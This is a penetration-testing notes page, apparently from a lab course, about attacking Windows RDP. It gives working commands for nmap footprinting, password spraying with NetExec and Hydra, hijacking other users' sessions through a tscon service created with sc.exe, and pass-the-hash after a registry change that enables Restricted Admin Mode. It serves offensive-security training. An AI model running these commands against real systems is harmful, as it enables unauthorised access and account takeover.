RDP
Categories:
Service Info
- Name: Remote Desktop Protocol (RDP)
- Purpose: GUI remote management
- Listening port: 3389 (TCP)
- OS: Windows, Unix-Like (with XRDP)
Remote Desktop Protocol is developed by Microsoft to enable remote access to a Windows computer. It allows display and GUI control commands to be transmitted over the network with encryption. The service is installed on Windows Servers by default.
Footprinting
Nmap default script scan includes enumeration of encryption methods and NTLM information (computer name, domain name, etc.).
╭─brian@rx-93-nu ~
╰─$ nmap -sV -sC 10.129.201.248 -p3389 --script rdp*

Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-06 15:45 CET
Nmap scan report for 10.129.201.248
Host is up (0.036s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
| rdp-ntlm-info:
|   Target_Name: ILF-SQL-01
|   NetBIOS_Domain_Name: ILF-SQL-01
|   NetBIOS_Computer_Name: ILF-SQL-01
|   DNS_Domain_Name: ILF-SQL-01
|   DNS_Computer_Name: ILF-SQL-01
|   Product_Version: 10.0.17763
|_  System_Time: 2021-11-06T13:46:00+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
RDP Access Enumeration
Membership in the Remote Desktop User group is required for a user to access a Windows host via RDP. From a Linux attack box, we can enumerate that membership information using Netexec.
nxc smb <target-ip> -u <user> -p <password> --local-group "Remote Desktop User"
On the target machine, we can use net localgroup.
net localgroup "Remote Desktop Users"
If the target computer is part of an Active Directory domain, from another domain-joined Windows host, we may import PowerView and use function Get-NetLocalGroupMember and specify the name of the host we wish to enumerate.
PS C:\htb> Get-NetLocalGroupMember -ComputerName MS01 -GroupName "Remote Desktop Users"

ComputerName : MS01
GroupName    : Remote Desktop Users
MemberName   : CONTOSO\jsmith
SID          : S-1-5-21-3842939050-3880317879-2865463114-513
IsGroup      : True
IsDomain     : UNKNOWN
BloodHound can also be used to enumerate users with RDP rights as well as the machines they may connect to.
Password Spraying
We can use Netexec or Hydra to conduct password spraying against RDP to identify account credentials with RDP access.
nxc rdp 192.168.2.143 -u usernames.txt -p 'password123'
hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp
RDP Connection
On Linux machines, we may use xfreerdp or rdesktop to connect to RDP via terminal commands.
xfreerdp /u:<username> /p:<password> /v:<target_address>
rdesktop -u <username> -p <password> <target_address>

Alternatively, we may also make use of Remmina, a GUI application that allows us to connect to RDP and save connection information.

On Windows hosts, we can simply use the built-in mstsc.exe to make an RDP connection.
RDP Session Hijacking
If we have local Administrator privileges on a Windows host with RDP enabled, we can hijack the RDP session of any user logged in on the machine. In an Active Directory environment, this could result in the compromise of a domain account.
To successfully impersonate a user without their password, we need to run the tscon.exe binary at SYSTEM privilege. The command below will open a new console as the specified SESSION_ID within our current RDP session.
tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}
To run the command above as SYSTEM, rather than using PsExec or Mimikatz, we can instead create a service that executes the command above as SYSTEM.
First, we enumerate the users logged in on the machine.
C:\> query user

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>bcao                  rdp-tcp#13          1  Active          7  8/25/2021 1:23 AM
 jsmith                rdp-tcp#14          2  Active          *  8/25/2021 1:28 AM
Next, we use sc.exe to create a service named sessionhijack, with the binpath set to the session hijacking command we wish to run.
C:\> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"

[SC] CreateService SUCCESS
Finally, we start the service using net start.
net start sessionhijack
RDP Pass-the-Hash

If we have obtained the NT hash of a user that has RDP privileges, we can perform a PtH attack to gain GUI access to the target system. However, one major caveat is that Restricted Admin Mode needs to be enabled for us to authenticate without sending the cleartext password. Or else, we would receive the following error:
To enable Restricted Admin Mode, we add a DWORD registry key DisableRestrictedAdmin under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa.
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
We can execute this command using NetExec instead if we don’t have a privileged shell to add the registry key.
nxc smb <host> -u <username> -H <nt_hash> \
-x 'reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f'

Now, we can use xfreerdp to login with the /pth flag or Remmina with the Restricted Admin Mode option checked and Password Hash field filled in.
xfreerdp /v:<host> /u:<username> /pth:<nt_hash>
Feedback
Was this page helpful?
Glad to hear it! Please tell us how we can improve.
Sorry to hear that. Please tell us how we can improve.